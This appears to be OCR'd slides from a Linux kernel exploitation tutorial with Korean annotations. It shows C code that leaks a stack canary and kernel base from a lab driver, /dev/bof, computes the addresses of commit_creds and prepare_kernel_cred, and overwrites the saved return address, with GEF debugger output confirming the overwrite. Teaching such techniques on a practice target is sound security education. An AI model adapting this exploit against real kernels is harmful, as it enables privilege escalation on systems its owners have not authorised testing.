


```
int main(void) {

        int fd = open("/dev/bof",O_RDWR);
        printf("fd : %d\n",fd);

        void * leak_buf[100] = {0,};
        void * rop[100] = {0,};

        read(fd, leak_buf, 100);

        void * canary = leak_buf[2];
        void * kernel_address_leak = leak_buf[3];
        void * kernel_base = kernel_address_leak - 0x4cd7c8;

        void * prepare_kernel_cred = kernel_base + 0x2c79a0;
        void * commit_creds = kernel_base + 0x2c7710;
        void * init_task_ptr = kernel_base + 0x1c0e940;

        printf("canary : %p\n",canary);
        printf("kernel_address_leak : %p\n",kernel_address_leak);
        printf("prepare_kernel_cred : %p\n",prepare_kernel_cred);
        printf("commit_creds : %p\n",commit_creds);
        printf("init_task_ptr : %p\n",init_task_ptr);

        rop[2] = canary;
        rop[3] = 0x4141414141414141;

        write(fd, rop, 100);


        return 0;
}
```

Kernel RIP Control

Linux Kernel Exploit Technique

- Kernel RIP Control




```
int main(void) {

        int fd = open("/dev/bof",O_RDWR);
        printf("fd : %d\n",fd);

        void * leak_buf[100] = {0,};
        void * rop[100] = {0,};

        read(fd, leak_buf, 100);

        void * canary = leak_buf[2];
        void * kernel_address_leak = leak_buf[3];
        void * kernel_base = kernel_address_leak - 0x4cd7c8;

        void * prepare_kernel_cred = kernel_base + 0x2c79a0;
        void * commit_creds = kernel_base + 0x2c7710;
        void * init_task_ptr = kernel_base + 0x1c0e940;

        printf("canary : %p\n",canary);
        printf("kernel_address_leak : %p\n",kernel_address_leak);
        printf("prepare_kernel_cred : %p\n",prepare_kernel_cred);
        printf("commit_creds : %p\n",commit_creds);
        printf("init_task_ptr : %p\n",init_task_ptr);

        rop[2] = canary;
        rop[3] = 0x4141414141414141;

        write(fd, rop, 100);

        return 0;
}
```

← driver 내부 bof_write 함수 호출

Linux Kernel Exploit Technique

- Kernel RIP Control




```
------------------------------------------------------------------------------------------------- code: x86:64 (gdb-native)
   0xffffffffc0000027 4889e7                <NO_SYMBOL>   mov    rdi, rsp
   0xffffffffc000002a 48c7042400000000      <NO_SYMBOL>   mov    QWORD PTR [rsp], 0x0
   0xffffffffc0000032 48c74424080000..      <NO_SYMBOL>   mov    QWORD PTR [rsp + 0x8], 0x0
*-> 0xffffffffc000003b e8105078c1           <NO_SYMBOL>   call   0xffffffff81785050 <_copy_from_user>

  -> 0xffffffff81785050 f30f1efa              <_copy_from_user>   endbr64
     0xffffffff81785054 48b800f0ffffff..      <_copy_from_user+0x4>   movabs rax, 0x7ffffffff000
     0xffffffff8178505e 4883ec08              <_copy_from_user+0xe>   sub    rsp, 0x8
     0xffffffff81785062 4989f8                <_copy_from_user+0x12>   mov    r8, rdi
     0xffffffff81785065 4839c6                <_copy_from_user+0x15>   cmp    rsi, rax
     0xffffffff81785068 480f47f0              <_copy_from_user+0x18>   cmova  rsi, rax

   0xffffffffc0000040 48f7d8                <NO_SYMBOL>   neg    rax
   0xffffffffc0000043 4819c0                <NO_SYMBOL>   sbb    rax, rax
   0xffffffffc0000046 4883e0f2              <NO_SYMBOL>   and    rax, 0xfffffffffffffff2
   0xffffffffc000004a 488b542410            <NO_SYMBOL>   mov    rdx, QWORD PTR [rsp + 0x10]
   0xffffffffc000004f 65482b15b1df73c3      <NO_SYMBOL>   sub    rdx, QWORD PTR gs:[rip + 0xffffffffc373dfb1] # 0xffffffff8373e008 <__stac
_guard>
------------------------------------------------------------------------------------------------- arguments (guessed)
0xffffffff81785050 <_copy_from_user> (
   $rdi = 0xffffc90000237e48  ->  0x0000000000000000,
   $rsi = 0x00007ffe987ea5c0  ->  0x0000000000000000,
   $rdx = 0x0000000000000064,
```

copy_from_user(0xffffc90000237e48, 0x00007ffe987ea5c0, 0x64)

Kernel Space User Space

Linux Kernel Exploit Technique

- Kernel RIP Control



```
0xffffffff81785050 <_copy_from_user> (
   $rdi = 0xffffc90000237e48  ->  0x0000000000000000,
   $rsi = 0x00007ffe987ea5c0  ->  0x0000000000000000,
   $rdx = 0x0000000000000064,
```

copy_from_user 호출 전

```
gef> x/4gx 0x00007ffe987ea5c0
0x7ffe987ea5c0: 0x0000000000000000      0x0000000000000000
0x7ffe987ea5d0: 0x3b02f96750924e00      0x4141414141414141
```


User Stack

```
gef> x/4gx 0xffffc90000237e48
0xffffc90000237e48:     0x0000000000000000      0x0000000000000000
0xffffc90000237e58:     0x3b02f96750924e00      0xffffffff814ce023
```

Kernel Stack

Linux Kernel Exploit Technique

- Kernel RIP Control



